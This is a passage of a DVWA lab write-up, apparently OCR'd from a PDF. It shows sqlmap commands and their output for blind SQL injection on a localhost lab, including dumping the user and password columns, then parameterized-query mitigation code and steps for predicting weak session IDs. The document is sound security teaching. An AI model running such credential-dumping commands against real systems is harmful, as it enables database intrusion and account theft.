
4. Use that information to start automatic attack on target with help of SQLMAP tool.






[16:11:31] [INFO] resumed: guestbook
Database: dvwa
[2 tables]
| guestbook |
| users |
[16:11:31] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 16:11:31 /2025-06-07/
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=high;" -D dvwa -T users --columns
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:12:16 /2025-06-07/
[16:12:17] [INFO] resuming back-end DBMS 'mysql'
[16:12:17] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


user	varchar(15)
avatar	varchar(70)
failed_login	int(3)
first_name	varchar(15)
last_login	timestamp
last_name	varchar(15)
password	varchar(32)
user_id	int(6)
[16:12:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/localhost'
[*] ending @ 16:12:17 /2025-06-07/
sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="PHPSESSID=7528417a3d65f335ff02f1f2c7c39148; security=high;" -D dvwa -T users -C user,password --dump-all -batch
{1.9.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:13:00 /2025-06-07/
[16:13:00] [INFO] resuming back-end DBMS 'mysql'



Mitigation:

The queries are now parameterized queries (rather than being dynamic). This means the query has been defined by the developer, and has distinguish which sections are code, and the rest is data.

Sample code:

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );
    $exists = false;

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ($id);
        switch ($_DVWA['SQLI_DB']) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
```

```
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();

                $exists = $data->rowCount();
                break;
            case SQLITE:
                global $sqlite_db_connection;

                $stmt = $sqlite_db_connection->prepare('SELECT COUNT(first_name)
AS numrows FROM users WHERE user_id = :id LIMIT 1;' );
                $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
                $result = $stmt->execute();
                $result->finalize();
                if ($result !== false) {
                    // There is no way to get the number of rows returned
                    // This checks the number of columns (not rows) just
                    // as a precaution, but it won't stop someone dumping
                    // multiple rows and viewing them one at a time.

                    $num_columns = $result->numColumns();
                    if ($num_columns == 1) {
                        $row = $result->fetchArray();

                        $numrows = $row[ 'numrows' ];
                        $exists = ($numrows == 1);
                    }
                }
                break;
        }

    }
    // Get results
    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    } else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}
generateSessionToken();
?>
```

8. Weak Session ID Vulnerability


Knowledge of a session ID is often the only thing required to access a site as a specific user after they have logged in, if that session ID is able to be calculated or easily guessed, then an attacker will have an easy way to gain access to user accounts without having to brute force passwords or find other vulnerabilities such as Cross-Site Scripting.

8.1 Low Level Security


The cookie value should be very obviously predictable.


Steps:

1. Analyze the functionality of the target page.




2. Make request many times for analyze session ID.





3. As per our analysis each time session id number increase by 1 when we create new session.




8.2 Medium Level Security


The value looks a little more random than on low but if you collect a few you should start to see a pattern.

Steps:


1. Analyze the functionality of the target page.



2. View the session id , its seems like time stamps because of 10 id contain 10 digits.



3. Decode time stamp with help of online tool.




8.3 High Level Security

First work out what format the value is in and then try to work out what is being used as the input to generate the values.


Extra flags are also being added to the cookie, this does not affect the challenge but highlights extra protections that can be added to protect the cookies.

Steps:


1. Analyze the functionality of the target page.




